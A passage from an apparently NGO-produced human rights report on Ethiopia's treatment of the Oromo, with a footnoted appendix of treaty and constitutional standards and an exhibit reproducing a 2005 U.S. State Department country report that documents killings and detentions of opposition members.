The Oromo diaspora plays a role in politics both in the United States and in Ethiopia. There is a constant flow of people, ideas, and money between the diaspora and those in Ethiopia reinforcing these connections. Members of the diaspora seek to raise awareness of the abuses they suffered and those that are ongoing to impact U.S. foreign policy, policies of donor organizations, and, hopefully, support respect for and promotion of human rights in Ethiopia. The Oromo diaspora also has an interest in the politics of Ethiopia, and its rhetoric and its money influences those politics. The near-instantaneous ability to know what is happening on the ground will only heighten as Ethiopia prepares for 2010 elections, and the possibility of a new prime minister and new government coalition for the first time in 15 years. The diaspora is watching. And their involvement allows them to be engaged and enfranchised.

This report outlines the sustained climate of disregard for basic human rights in Ethiopia. The task facing Ethiopia is daunting. Not only must the government commit to ending its reliance on abuses to maintain its power and commit instead to creating a climate of tolerance of dissent, it must work to undo the lack of trust, following decades of perceived injustice and outright persecution, of the Oromo people. As the 2010 elections draw near, the Government of Ethiopia has an opportunity to demonstrate whether it is up to this challenge.

APPENDIX

HUMAN RIGHTS STANDARDS IN ETHIOPIA

The Federal Democratic Republic of Ethiopia has ratified, adopted, or signed numerous international and regional treaties and adopted laws, including its Constitution, that guarantee to all citizens of Ethiopia the right to education, protection of civil and political rights, freedom of the press and cultural expression, rights to property and development, rights of association and assembly, and to privacy and bodily integrity. The observance of the following international agreements is provided for in Ethiopia's Constitution, which went into effect in 1994:³⁷⁵

- Universal Declaration of Human Rights (UDHR)
- International Covenant on Economic, Social and Cultural Rights (ICESCR)
Acceded September 11, 1993
- International Covenant on Civil and Political Rights (ICCPR)
Acceded September 11, 1993
- International Convention on the Elimination of All Forms of Racial Discrimination (CERD)
Acceded July 23, 1976
- Convention on the Elimination of All Forms of Discrimination against Women (CEDAW)
Ratified October 10, 1981
Reservation to Article 29(1)
- Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment (CAT)
Acceded April 13, 1994
- Convention on the Rights of the Child (CRC)
Acceded June 13, 1991
- Convention relating to the Status of Refugees (1951)
Acceded November 10, 1969
- Protocol relating to the Status of Refugees
Acceded November 10, 1969
- Freedom of Association and Protection of the Right to Organize Convention (ILO No. 87) (1948)
Ratification June 6, 1963
- The African Charter on Human and Peoples' Rights
Ratified June 15, 1998

³⁷⁵ ETH. CONST. art. 86 ¶ 4 (adopted Dec. 8, 1994).

- The African Charter on the Rights and Welfare of the Child
Ratified October 2, 2002
- Convention Governing the Specific Aspects of Refugee Problems in Africa
Ratified October 15, 1973
- OAU Convention on the Prevention and Combating of Terrorism
Ratified February 24, 2003

These international laws, along with the Ethiopian Constitution, provide for, among others, civil and political rights, the right to assembly and freedom of association, the right to expression and freedom of the press, the right to academic freedom, and the right not to be arbitrarily deprived of property. These rights, set forth in greater detail below, provide the framework for the Report's findings.

A. CIVIL AND POLITICAL RIGHTS

1. INTERNATIONAL DECLARATIONS AND TREATIES

Ethiopia has committed itself to protect against arbitrary arrest and detention, to provide due process, to ensure judicial independence, to guarantee adequate prison conditions, and to prohibit torture and extrajudicial execution. The UDHR declares, "No one shall be subjected to arbitrary arrest, detention or exile."³⁷⁶ The ICCPR adds that "Anyone who is arrested shall be informed, at the time of arrest, of the reasons for his arrest and shall be promptly informed of any charges against him."³⁷⁷ The African Charter reaffirms the right to liberty and security of persons and the freedom from arbitrary arrests and detention.³⁷⁸

The ICCPR requires that those arrested be brought promptly before a court and either tried or released.³⁷⁹ Upon arrest, the individual is entitled to be informed promptly and in detail of the cause of the charge against him.³⁸⁰ The ICCPR further states that anyone who is arrested is entitled to judicial proceedings to determine the lawfulness of the detention.³⁸¹ The African Charter affirms the right of an individual "to have his cause heard."³⁸² Fair treatment and judicial independence is required by the principles articulated in the UDHR, which states, "Everyone is entitled in full equality to a fair and public hearing by an independent and impartial tribunal, in the determination of his rights and obligations and of any criminal charge against him."³⁸³ The ICCPR requires that

³⁷⁶ United Nations Universal Declaration of Human Rights, G.A. Res. 217A (III), U.N. Doc. A/810 at 71, art. 9 ¶ 2 (1948) (adopted by the U.N. General Assembly on Dec. 10, 1948) (Ethiopia agreed to abide by its terms in the 1991 Transitional Charter) [hereinafter UDHR or Universal Declaration].

³⁷⁷ Int'l Covenant on Civil and Political Rights, G.A. res. 2200A (XXI), 21 U.N. GAOR Supp. (No. 16) at 52, art. 9 ¶ 2, U.N. Doc. A/6316 (1966), 999 U.N.T.S. 171, (acceded by Ethiopia on Sept. 11, 1993) [hereinafter ICCPR].

³⁷⁸ African [Banjul] Charter on Human and Peoples' Rights, OAU Doc. CAB/LEG/67/3 rev. 5, at art. 6, 21 I.L.M. 58 (1982) (ratified by Ethiopia on June 15, 1998) [hereinafter African Charter].

³⁷⁹ ICCPR, *supra* note 377, at art. 9 ¶ 3.

³⁸⁰ *Id.* at art. 14 ¶ 3(a).

³⁸¹ *Id.* at art. 9 ¶ 4.

³⁸² African Charter, *supra* note 378, at art. 7 ¶ 1.

³⁸³ UDHR, *supra* note 376, at art. 10.

“[a]ll persons shall be equal before the courts and tribunals.”³⁸⁴ CERD declares that individuals have the “right to equal treatment before tribunals and all other organs administering justice.”³⁸⁵

The African Charter states, “Every individual shall have the right to the respect of the dignity inherent in a human being All forms of exploitation and degradation of man particularly slavery, slave trade, torture, cruel, inhuman or degrading punishment and treatment shall be prohibited.”³⁸⁶ Ethiopia guarantees, “All persons under any form of detention or imprisonment shall be treated in a humane manner and with respect for the inherent dignity of the human person.”³⁸⁷

The Standard Minimum Rules for the Treatment of Prisoners outline specific standards of care. These include that sanitary installations be adequate to enable every prisoner “to comply with the needs of nature when necessary and in a clean and decent manner.”³⁸⁸ Every prisoner should be provided a separate bed and sufficient bedding.³⁸⁹ Every prisoner shall be provided “at the usual hours” with “food of nutritional value adequate for health and strength, of wholesome quality and well prepared and served,”³⁹⁰ and with drinking water “available to every prisoner whenever he needs it.”³⁹¹ Communication with family and friends shall be allowed under appropriate supervision at regular intervals, both by correspondence and visit.³⁹²

The UDHR provides, “No one shall be subjected to torture or to cruel, inhuman or degrading treatment or punishment.”³⁹³ This human right is codified in the ICCPR.³⁹⁴ Under the Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment, each party shall take effective legislative, administrative, judicial or other measures to prevent acts of torture in any territory under its jurisdiction.³⁹⁵ No exceptional circumstances—a state of war or a threat of war, internal political instability, or any other public emergency—may be invoked as a justification of torture.³⁹⁶ In addition, each party shall prevent other acts of cruel, inhuman, or degrading treatment or punishment which do not amount to torture.³⁹⁷ Ethiopia also is prohibited from committing torture or other cruel, inhuman, or degrading treatment or punishment against children under the CRC³⁹⁸ and the African Charter on the Rights and Welfare of the Child.³⁹⁹

³⁸⁴ ICCPR, *supra* note 377, at art. 9 ¶ 2.

³⁸⁵ Int’l Convention on the Elimination of All Forms of Racial Discrimination, G.A. res. 2106 (XX), Annex, 20 U.N. GAOR Supp. (No. 14) at 47, art. 5(a), U.N. Doc. A/6014 (1966) (ratified by Ethiopia on June 23, 1976) [hereinafter CERD].

³⁸⁶ African Charter, *supra* note 378, at art. 5.

³⁸⁷ ETH. CONST. art. 21(1) (“Any person in custody or a convicted prisoner shall have the right to humane treatment which accords with his human dignity.”); *see also* Body of Principles for the Protection of All Persons under Any Form of Detention or Imprisonment, G.A. res. 43/173, annex, 43 U.N. GAOR Supp. (No. 49) at 298, U.N. Doc. A/43/49 (1988), Principle 1.

³⁸⁸ Standard Minimum Rules for the Treatment of Prisoners, adopted Aug. 30, 1955 by the First United Nations Congress on the Prevention of Crime and the Treatment of Offenders, U.N. Doc. A/CONF/611, annex I, E.S.C. res. 663C, 24 U.N. ESCOR Supp. (No. 1) at 11, U.N. Doc. E/3048 (1957), amended E.S.C. res. 2076, 62 U.N. ESCOR Supp. (No. 1) at 35, U.N. Doc. E/5988 (1977), at art. 12.

³⁸⁹ *Id.* at art. 19.

³⁹⁰ *Id.* at art. 20 ¶ 1.

³⁹¹ *Id.* at art. 20 ¶ 2.

³⁹² *Id.* at art. 37.

³⁹³ UDHR, *supra* note 376, at art. 5.

³⁹⁴ ICCPR, *supra* note 377, at art. 7 (“No one shall be subjected to torture or to cruel, inhuman or degrading treatment or punishment.”).

³⁹⁵ Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment, G.A. res. 39/46, at art. 2 ¶ 1 [annex, 39 U.N. GAOR Supp. (No. 51) at 197, U.N. Doc. A/39/51 (1984)] (Ethiopia acceded to the Convention on Apr. 13, 1994) [hereinafter CAT].

³⁹⁶ *Id.* at art. 2 ¶ 2.

³⁹⁷ *Id.* at art. 16.

³⁹⁸ Convention on the Rights of the Child, G.A. res. 44/25, annex, 44 U.N. GAOR Supp. (No. 49) at art. 37(a), U.N. Doc. A/44/49 (1989) (acceded by Ethiopia on May 14, 1991) [hereinafter CRC].

³⁹⁹ African Charter on the Rights and Welfare of the Child, OAU Doc. CAB/LEG/24.9/49, art. 16 ¶ 1 (1990) (ratified by Ethiopia on Oct. 2, 2002) [hereinafter ACRWC].

Arbitrary executions are those committed by the government without a proper trial or process or simply apart from any judicial involvement. The ICCPR affirms the right to be protected from extra-judicial executions: “Every human being has the inherent right to life. This right shall be protected by law. No one shall be arbitrarily deprived of his life.”⁴⁰⁰ A nation that imposes the death penalty is required to ensure that it is only instituted as punishment for the severest crimes and is executed following a valid, final judgment of a competent court.⁴⁰¹

2. ETHIOPIAN CONSTITUTION

The Ethiopian Constitution provides that no one shall be deprived of his or her liberty except on such grounds and in accordance with such procedures as are established by law.⁴⁰² No person may be subjected to arbitrary arrest, and no person may be detained without a charge or conviction against him.⁴⁰³

The Constitution dictates that not only must people who are arrested “be informed promptly, in a language they understand, of the reasons for their arrest and of any charge against them,”⁴⁰⁴ but they also have “the right to be brought before a court within 48 hours of their arrest.”⁴⁰⁵ Further, “[o]n appearing before a court, they have the right to be given prompt and specific explanation of the reasons for their arrest due to the alleged crime committed.”⁴⁰⁶ If the arresting law enforcer fails to give reasons for the arrest, the detained person has a right to petition for release, although a court may give the arresting officers some time to conduct further investigation.⁴⁰⁷ Ethiopian law establishes an independent judiciary. According to the Constitution, “Courts of any level shall be free from any interference or influence of any governmental body, government official or from any other source.”⁴⁰⁸ Judges have “full independence and shall be directed solely by the law.”⁴⁰⁹

Everyone has the right to protection against cruel, inhuman or degrading treatment or punishment.⁴¹⁰ Further, the Constitution mandates minimal standards of treatment and conditions for those detained or imprisoned. All persons held in custody have the right to treatments respecting their human dignity.⁴¹¹ All persons shall have the opportunity to communicate with, and to be visited by, their spouses or partners, close relatives, friends, religious counselors, medical doctors, and their legal counsel.⁴¹²

⁴⁰⁰ ICCPR, *supra* note 377, at art. 6 ¶ 1.

⁴⁰¹ *Id.* at art. 6 ¶ 2.

⁴⁰² ETH. CONST. art. 17 ¶ 1.

⁴⁰³ *Id.* at art. 17 ¶ 2.

⁴⁰⁴ *Id.* at art. 19 ¶ 1.

⁴⁰⁵ *Id.* at art. 19 ¶ 2.

⁴⁰⁶ *Id.*

⁴⁰⁷ *Id.* at art. 19 ¶ 4.

⁴⁰⁸ *Id.* at art. 79 ¶ 2.

⁴⁰⁹ *Id.* at art. 79 ¶ 3.

⁴¹⁰ *Id.* at art. 18.

⁴¹¹ *Id.* at art. 21 ¶ 1.

⁴¹² *Id.* at art. 21 ¶ 2.

B. SURVEILLANCE: RIGHTS TO ASSEMBLY AND ASSOCIATION

1. INTERNATIONAL DECLARATIONS AND TREATIES

The UDHR states, “[e]veryone has the right to freedom of peaceful assembly and association.”⁴¹³ The CERD requires signatories to “undertake to prohibit and to eliminate racial discrimination . . . and to guarantee the right of everyone, without distinction as to race, color, or national or ethnic origin,” to a variety of civil rights, including “[t]he right to freedom of peaceful assembly and association.”⁴¹⁴ The African Charter guarantees that “[e]very individual shall have the right to free association provided that he abides by the law.”⁴¹⁵ The rights of children to associate freely and to assemble peacefully are also protected.⁴¹⁶

The UDHR provides that no person “shall be subjected to arbitrary interference with his privacy, family, home or correspondence, nor attacks upon his honor and reputation. Everyone has the right to the protection of the law against such interference or attacks.”⁴¹⁷ The ICCPR parallels the individual privacy rights in the UDHR,⁴¹⁸ and international law also protects children’s privacy rights.⁴¹⁹

The UDHR states, “[e]veryone has the right to life, liberty and security of person.”⁴²⁰ As a party to CERD, Ethiopia provides the “right to security of person and protection of the State against violence or bodily harm, whether inflicted by government officials or by any individual group or institution,” without distinction as to race, color, or national or ethnic origin.⁴²¹ The African Charter indicates that human beings are inviolable and “[e]very human being shall be entitled to respect for his life and the integrity of his person.”⁴²² No one may be arbitrarily deprived of this right. The ICCPR mandates, “no one shall be subjected without his [or her] free consent to medical or scientific experimentation.”⁴²³

2. ETHIOPIAN CONSTITUTION

The Constitution protects Ethiopian citizens’ rights “to assemble and to demonstrate together with others peaceably and unarmed, and to petition.”⁴²⁴ Every person has the right to freedom of association “for any cause or purpose.”⁴²⁵ Freedom of association may be restricted only under narrow circumstances.⁴²⁶

⁴¹³ UDHR, *supra* note 376, at art. 20.

⁴¹⁴ CERD, *supra* note 385, at art. 5.

⁴¹⁵ African Charter, *supra* note 378, at art. 10.

⁴¹⁶ The Convention on the Rights of the Child recognizes “the rights of the child to freedom of association and to freedom of peaceful assembly.” CRC, *supra* note 398, at art. 15. The African Charter on the Rights and Welfare of the Child guarantees similar rights: “Every child shall have the right to free association and freedom of peaceful assembly in conformity with the law.” ACRWC, *supra* note 399, at art. 8.

⁴¹⁷ UDHR, *supra* note 376, at art. 12.

⁴¹⁸ ICCPR, *supra* note 377, at art. 17.

⁴¹⁹ CRC, *supra* note 398, at art. 16; ACRWC, *supra* note 399, at art. 10.

⁴²⁰ UDHR, *supra* note 376, at art. 3.

⁴²¹ CERD, *supra* note 385, at art. 5(a).

⁴²² African Charter, *supra* note 378, at art. 4.

⁴²³ ICCPR, *supra* note 377, at art. 7.

⁴²⁴ ETH. CONST. art. 30.

⁴²⁵ *Id.* at art. 31.

⁴²⁶ *Id.* (“Associations formed in violation of the appropriate laws or associations formed with the objective of overthrowing the constitutional order or associations carrying out these activities shall be prohibited.”)

The Constitution guarantees a right of privacy to each citizen, which “shall include the right not to be subjected to searches of his personal possession.”⁴²⁷ Further, citizens have a “right to the inviolability of his notes and correspondence including postal letters, and communications made by means of telephone, telecommunications and electronic devices.”⁴²⁸

C. RIGHT TO EDUCATION

1. INTERNATIONAL DECLARATIONS AND TREATIES

By adopting the UDHR, Ethiopia has declared that “Everyone has the right to education.”⁴²⁹ Specifically, Article 26 requires that education be free and compulsory at the elementary levels and that higher education be generally available and “equally accessible to all on the basis of merit.”⁴³⁰ Education must promote “understanding, tolerance and friendship among all nations, racial or religious groups.”⁴³¹ The ICESCR uses similar language in recognizing the right to education for “everyone.”⁴³²

Ethiopia is signatory to international treaties specific to women, such as CEDAW,⁴³³ and children, such as the CRC, that guarantee a right to education.⁴³⁴ In 1976, Ethiopia ratified CERD, which prohibited discrimination based on, among other things, “descent, or national or ethnic origin” in the exercise “of human rights and fundamental freedoms” in public life⁴³⁵ which, under the UDHR, includes a right to education.

Ethiopia has also ratified instruments that protect and enforce the right to education within the African continent. The African [Banjul] Charter on Human and Peoples’ Rights guarantees the right to education for every individual.⁴³⁶ In addition, the African Charter on the Rights and Welfare of the Child guarantees every child a right to education, including “free and compulsory basic education” and access to higher education to all.⁴³⁷

2. ETHIOPIAN CONSTITUTION

The Constitution of the Federal Democratic Republic of Ethiopia guarantees access to education for all. Although the constitution limits this access “[t]o the extent the country’s resources permit,” it specifically requires that education be provided “in a manner that is free from any religious influence, political partisanship or cultural prejudices.”⁴³⁸

⁴²⁷ *Id.* at art. 26.

⁴²⁸ *Id.*

⁴²⁹ UDHR, *supra* note 376, at art. 26 ¶ 1.

⁴³⁰ *Id.* at art. 26, ¶ 1.

⁴³¹ *Id.* at art. 26, ¶¶ 2-3.

⁴³² Int’l Covenant on Economic, Social and Cultural Rights, G.A. res. 2200A (XXI), U.S. GAOR Supp. (No. 16) at 49, art. 13, U.S. doc. A/6316 (1966) (ratified by Ethiopia on June 11, 1993) [hereinafter ICESCR].

⁴³³ Convention on the Elimination of All Forms of Discrimination against Women, G.A. res. 34/180, 34 U.N. GAOR Supp. (No. 46) at 193, art. 10, U.N. Doc. A/34/46 (1981) (ratified by Ethiopia on Dec. 10, 1981) [hereinafter CEDAW].

⁴³⁴ See CRC, *supra* note 398, at art. 28-29.

⁴³⁵ CERD, *supra* note 385, at art. 1, ¶ 1.

⁴³⁶ African Charter, *supra* note 378, at art. 17.

⁴³⁷ ACRWC, *supra* note 399, at art. 11.

⁴³⁸ ETH. CONST. art. 90.

D. EXPRESSION

1. INTERNATIONAL DECLARATIONS AND TREATIES

Guarantees of expression are found in a number of international covenants and conventions recognized by Ethiopia. The Universal Declaration of Human Rights (“UDHR”) provides that “everyone has the right to freedom of opinion and expression [and that] this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media and regardless of frontiers.”⁴³⁹ In addition, the UDHR provides that “everyone has the right freely to participate in the cultural life of the community, to enjoy the arts and to share in scientific advancement and its benefits.”⁴⁴⁰

The International Convention on Economic, Social and Cultural Rights (“ICESCR”) ensures “the equal right of men and women to the enjoyment of all economic, social and cultural rights.”⁴⁴¹ Specifically, parties to the ICESCR recognize everyone’s right “to take part in cultural life” and to the productive “diffusion of science and culture.”⁴⁴² The International Covenant on Civil and Political Rights (“ICCPR”) ensures that “everyone shall have the right to freedom of thought, conscience and religion,” as well as “the right to hold opinions without interference.”⁴⁴³ Furthermore, “in those states in which ethnic, religious or linguistic minorities exist,” the ICCPR provides that persons “belonging to such minorities shall not be denied the right, in community with the other members of their group, to enjoy their own culture, to profess and practice their own religion or to use their own language.”⁴⁴⁴

The African Charter provides for “freedom of conscience, the profession and the free practice of religion.”⁴⁴⁵ The Charter further provides that “every individual shall have the right to receive information” and “every individual shall have the right to express and disseminate his opinions within the law.”⁴⁴⁶ An individual may “freely, take part in the cultural life of his community,” and “all peoples shall have the right to their economic, social and cultural development with due regard to their freedom and identity.”⁴⁴⁷ Such cultural rights of children are also protected.⁴⁴⁸ In addition, “every child shall have the right to freedom of thought, conscience and religion.”⁴⁴⁹

2. ETHIOPIAN CONSTITUTION

The Constitution safeguards rights to political, personal, and cultural expression. The Preamble expressly provides for the protection of “people’s fundamental freedoms and rights” and states that “cultural discrimination”

⁴³⁹ UDHR, *supra* note 376, at art. 19. The ICCPR provides the same right to everyone. ICCPR, *supra* note 377, at art. 19. The CRC provides this same right to children. See CRC, *supra* note 398, at art. 13.

⁴⁴⁰ *Id.*

⁴⁴¹ ICESCR, *supra* note 432, at art. 3.

⁴⁴² *Id.* at arts. 3 & 15.

⁴⁴³ ICCPR, *supra* note 377, at arts. 18-19.

⁴⁴⁴ *Id.* at art. 27.

⁴⁴⁵ African Charter, *supra* note 378, at art. 8.

⁴⁴⁶ *Id.* at art. 9.

⁴⁴⁷ *Id.*

⁴⁴⁸ The African Charter on the Rights and Welfare of the Child provides that “every child who is capable of communicating his or her own views shall be assured the rights to express his opinions freely in all matters and to disseminate his opinions subject to such restrictions as are prescribed by laws.” ACRWC, *supra* note 399, at art. 7.

⁴⁴⁹ *Id.* at art. 9.

will not be tolerated.⁴⁵⁰ It also pays heed to Ethiopia's "rich and proud cultural legacies in territories" in referencing the various, diverse nationalities' "common interest."⁴⁵¹ The Preamble leaves no doubt that the rights in the Constitution are intended to foster a culturally diverse nation.

The right to freely express ideas and opinions is central to a democratic society's success, which the Ethiopian government has recognized in its Constitution. Everyone has the right to freedom of thought, conscience, and religion,⁴⁵² to hold opinions without interference,⁴⁵³ and to freedom of expression without any interference.⁴⁵⁴ Freedom of the press and other mass media and freedom of artistic creativity are also guaranteed.⁴⁵⁵ In addition to protecting general rights of expression, the Constitution also explicitly protects the cultural rights of Ethiopian citizens, permitting them to freely express and celebrate their cultural identity and heritage. All Ethiopian languages shall enjoy equal state recognition.⁴⁵⁶ Uniquely, all sovereign power resides in the nations, nationalities, and peoples of Ethiopia.⁴⁵⁷ "Nation, Nationality and People" is defined as a "group of people who have or share a large measure of a common culture or similar customs, mutual intelligibility of language, belief in common or related identities, a common psychological make-up, and who inhabit an identifiable, predominantly contiguous territory."⁴⁵⁸

Every Nation, Nationality and People in Ethiopia has an unconditional right to self-determination, including the right to secession . . . [and] every Nation, Nationality and People in Ethiopia has the right to speak, to write and to develop its own language; to express, to develop and to promote its culture; and to preserve its history . . . [and] every Nation, Nationality and People in Ethiopia has the right to a full measure of self-government that includes the right to establish institutions of government in that territory it inhabits . . . "⁴⁵⁹

The state of Oromia is one of the member states of the Federal Democratic Republic of Ethiopia.⁴⁶⁰ The Constitution equally protects the various nationalities' rights to express their cultural viewpoints, and it specifically respects and recognizes Oromia's relationship to the capital city "regarding the provision of social services or the utilization of natural resources and other similar matters, as well as joint administrative matters arising from the location of Addis Ababa within the State of Oromia."⁴⁶¹

⁴⁵⁰ ETH. CONST. Preamble.

⁴⁵¹ *Id.*

⁴⁵² *Id.* at art. 27 ¶ 1.

⁴⁵³ *Id.* at art. 29 ¶ 1.

⁴⁵⁴ *Id.* at art. 29 ¶ 2.

⁴⁵⁵ *Id.* at art. 29 ¶ 3.

⁴⁵⁶ *Id.* at art. 5.

⁴⁵⁷ *Id.* at art. 8 ¶ 1.

⁴⁵⁸ *Id.* at art. 39.

⁴⁵⁹ *Id.* at art. 39 ¶¶ 1-3.

⁴⁶⁰ *Id.* at art. 47. Other members states are Tigray, Afar, Amhara, Somalia, Benshengul (Gumez), Southern Nations, Gambela Peoples, and Harare Peoples.

⁴⁶¹ *Id.* at art. 49 ¶ 5.

E. RELATIONSHIP TO LAND: ENVIRONMENT AND ECONOMY

1. INTERNATIONAL DECLARATIONS AND TREATIES

Under the UDHR, Ethiopia recognizes the right to own and not to be arbitrarily deprived of property,⁴⁶² and the right to the realization of economic, social, and cultural rights indispensable for individual dignity and personal development. As a signatory to the ICESCR, Ethiopia pledges to “improve methods of production, conservation, and distribution of food by making full use of technical and scientific knowledge.”⁴⁶³

2. ETHIOPIAN CONSTITUTION

The preamble to Ethiopia’s Constitution recognizes the need to build a political community for the “Nations, Nationalities, and Peoples of Ethiopia” founded on the rule of law and capable of advancing their economic development, respecting individual freedoms, rectifying historically unjust relationships, and creating sustainable conditions to live as one economic community.

The Constitution’s provisions concerning property rights have particular significance considering that more than 85 percent of Oromia’s population lives in the countryside.⁴⁶⁴ The right to ownership of rural and urban land, as well as of all natural resources, is exclusively vested in the state and in the people of Ethiopia.⁴⁶⁵ “Land is a common property of the Nations, Nationalities, and Peoples of Ethiopia and shall not be subject to sale or to other means of exchange.”⁴⁶⁶ Within this framework of state ownership, the Constitution also provides for certain possession rights, which are vital for a rural population dependent on land for its livelihood:

Any Ethiopian who wants to earn a living by farming has a right, which shall not be alienated, to obtain, without payment, the use of land.

Ethiopian pastoralists have a right to free land for grazing and cultivation as well as a right not to be displaced from their own lands.

Every Ethiopian shall have the full right to immovable property he builds on the land and to the permanent improvements he brings about on the land by his labor or capital. This right shall include the right to alienate, to bequeath, and where right of use expires, to remove his property, transfer his title, or claim compensation for it . . .⁴⁶⁷

Other provisions of the Constitution directly address the environment and the economy: “All persons have the right to a clean and healthy environment.”⁴⁶⁸ Along with this right, “[g]overnment and citizens have a duty to

⁴⁶² UDHR, *supra* note 376, at art. 17. This right is also recognized by Ethiopia in the ICESCR, *supra* note 432, at art. 1, and the African Charter, *supra* note 378, at art. 14.

⁴⁶³ ICESCR, *supra* note 432, at art. 11.

⁴⁶⁴ *Suppressing Dissent*, *supra* note 17, at 9.

⁴⁶⁵ ETH. CONST. art. 40.

⁴⁶⁶ *Id.*

⁴⁶⁷ *Id.*

⁴⁶⁸ *Id.* at art. 44 ¶ 1.

protect the environment.”⁴⁶⁹ Ethiopian farmers and pastoralists have the right to receive a fair price for their products, which would lead to improvement in their conditions of life and to enable them to obtain an equitable share in the national wealth commensurate with their contribution.⁴⁷⁰

The Constitution contains provisions that direct the government to share resources and ensure a basic living standard for all citizens. The government shall formulate policies that ensure that all Ethiopians can benefit from the country’s legacy of intellectual and material resources⁴⁷¹ and deploy land and other natural resources for the common benefit and development of the people.⁴⁷²

⁴⁶⁹ *Id.* at art. 92 ¶ 4.

⁴⁷⁰ *Id.* at art. 41 ¶ 8.

⁴⁷¹ *Id.* at art. 89 ¶ 1.

⁴⁷² *Id.* at art. 89 ¶ 5.

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Saving Lives. Fighting Injustice. Restoring Peace. Building the Human Rights Movement.

Exhibit D

Exhibit D



Ethiopia

Bureau of Democracy, Human Rights, and Labor
2005
March 8, 2006

Ethiopia continued its transition from a unitary to a federal system of government, under the leadership of Prime Minister Meles Zenawi and the ruling Ethiopian People's Revolutionary Democratic Front (EPRDF) coalition. The country's population was approximately 74 million. On September 5, the government certified the results of the May 15 national parliamentary elections, in which the EPRDF won a third consecutive five-year term. Domestic and international observers reported that polling throughout the country was generally credible, although irregularities and intimidation of voters and election observers marred polling in many areas. Although political parties predominantly were ethnically based, opposition parties engaged in a steady process of consolidation. While civilian authorities generally maintained effective control of the security forces, there were instances in which elements within those forces acted independently of government authority.

After the May elections, serious human rights abuses occurred, when the opposition parties refused to accept the announced results, and in November after the Coalition for Unity and Democracy (CUD) called for civil disobedience, which resulted in widespread riots and excessive use of force by the police and military. Although there were some improvements, the government's human rights record remained poor and worsened in some areas. In the period leading up to the May national elections, campaigning was open and debates were televised. The Carter Center described this period as credible and commendable. However, in the period following the elections, authorities arbitrarily detained, beat, and killed opposition members, ethnic minorities, NGO workers, and members of the press. Authorities also imposed additional restrictions on civil liberties, including freedom of the press and freedom of assembly. The following human rights problems were reported:

- limitation on citizens' right to change their government
- unlawful killings, including alleged political killings, and beating, abuse, and mistreatment of detainees and opposition supporters by security forces
- poor prison conditions
- arbitrary arrest and detention of thousands of persons, particularly those suspected of sympathizing with or being members of the opposition
- detention of thousands without charge, and lengthy pretrial detention
- government infringement on citizens' privacy rights, and frequent refusal to follow the law regarding search warrants
- government restrictions on freedom of the press; arrest, detention, and harassment of journalists for publishing articles critical of the government; self-censorship by journalists
- government restrictions on freedom of assembly including denial of permits, burdensome preconditions or refusal to provide assembly halls to opposition political groups, and at times use of excessive force to disperse demonstrations
- government limitations on freedom of association
- violence and societal discrimination against women, and abuse of children
- female genital mutilation (FGM)
- exploitation of children for economic and sexual purposes
- trafficking in persons
- societal discrimination against persons with disabilities, and discrimination against religious and ethnic minorities
- government interference in union activities

RESPECT FOR HUMAN RIGHTS

Section 1 Respect for the Integrity of the Person, Including
Freedom From:

a. Arbitrary or Unlawful Deprivation of Life

During the year paramilitary groups committed unlawful killings, including political killings. The Ethiopian Human Rights Council (EHRCO) reported that from January to March armed militia killed several members of the opposition All-Ethiopia Unity Party/Coalition for Unity and Democracy (AEUP/CUD) in the Amhara Region. For example, on January 19, militia killed AEUP member Anley Adis and local AEUP chairman Eyilegne Wendimneh, both of Debay Telat-gen District, Yebabat Kebele. On February 28, militia killed Tilahun Kerebe of Ankesha District, Sostu Shumata Zegsa Abo Kebele; and on March 21, Alamir Aemero of Shikudad District, Absela Kebele. By year's end, police had arrested two suspects in the killing of Tilahun Kerebe.

The Oromo National Congress (ONC) reported that, between March 19 and September 24, police, militia, and *kebele* (local administration) officials

shot and killed 24 members and supporters. For example, on March 28, police shot and killed Ahmed Adem of Chelia District, Ijai Town. On June 12, police shot and killed parliamentarian-elect Tesfaye Adane, representing Arsi Negeli Town, East Shoa Zone. Some of these killings were a result of confrontations in which both sides were armed. By year's end, three policemen suspected of being involved in the killing of parliamentarian-elect Tesfaye Adane were detained at Zway Prison and their case was under investigation.

EHRCO reported that on April 23, *kebele* officials shot and killed Hassan Endris, a coordinator for the CUD in South Wollo Zone, Were-Illu District, Kebele 11, in the Amhara Region. On May 15, government security forces shot and killed Sheikh Osman Haji Abdella of Shashamane District, Hurso Sembo Kebele, Oromo Region.

The Ethiopian Social Democratic Federalist Party (ESDFP) reported that on August 18 army troops killed Bezela Lombiso of Gibe District in the Southern Nations, Nationalities, and Peoples Region, and raped his wife. Bezela faced charges of killing a policeman during the 2000 national and regional elections.

The CUD reported that on September 11 armed militia beat CUD member Asefa Getahun and that he died of his injuries the following day. On October 1, local militia shot and killed CUD member Girma Biru, of Sultulta Wereda, Mulo Town. The CUD stated that local administrators and armed militia were responsible for the October 11 extrajudicial killing of Mosse Wasse, in Shoga District, west Gojjam/Jiga, Amhara Region; and the October 16 extrajudicial killing of Tila Tsega, at Lay Gaynt/Nefas Mewucha, North Gonder.

In October 2004 EHRCO reported several alleged killings by police. For example, on October 18, police shot and killed Geletaw Mamo, of North Shoa Zone, Keya Gebriel Kebele, Amhara Region. A suspect in the killing was in police custody in the town of Jima. Authorities released a suspect in the November 2004 fatal police shooting of Nesredin Shehselo, a baker in Bole Subcity, Addis Ababa, on bail. Three suspects in the November 2004 fatal police shooting of Ashenafi Tabor, of Ilu District, Teji Town, were in custody at Sebeta police station. A suspect in the December 2004 fatal police shooting of Efrem Alemayehu, of Kirkos Subcity in Addis Ababa, was in police custody. A suspect in the January 3 fatal police shooting of Kebede Uzo, of Jijiga Town in the Somali Region, was in police custody in Jijiga.

There were no significant developments in the following cases of persons killed by security forces in 2004: the March killing of ninth-grade student Alemu Tesfaye in Oromiya Region; the killing of high school student Amelework Buli of Oromiya Region; the March to May killings of AEUP supporters; and the June incident of military personnel colliding with and then firing on a civilian vehicle in Gode town, killing 10 persons.

There were no developments in the case of district police responsible for the 2003 killing of opposition Southern Ethiopian People's Democratic Coalition (SEPDC) member Aeliso Tieliso.

The government reported that prosecutions had begun against several individuals suspected of the December 2003 to May 2004 extrajudicial killings of 13 Anuak civilians in the Gambella Region. In March Amnesty International reported that government soldiers had killed, raped, and tortured hundreds of Anuaks in the Gambella Region during that period.

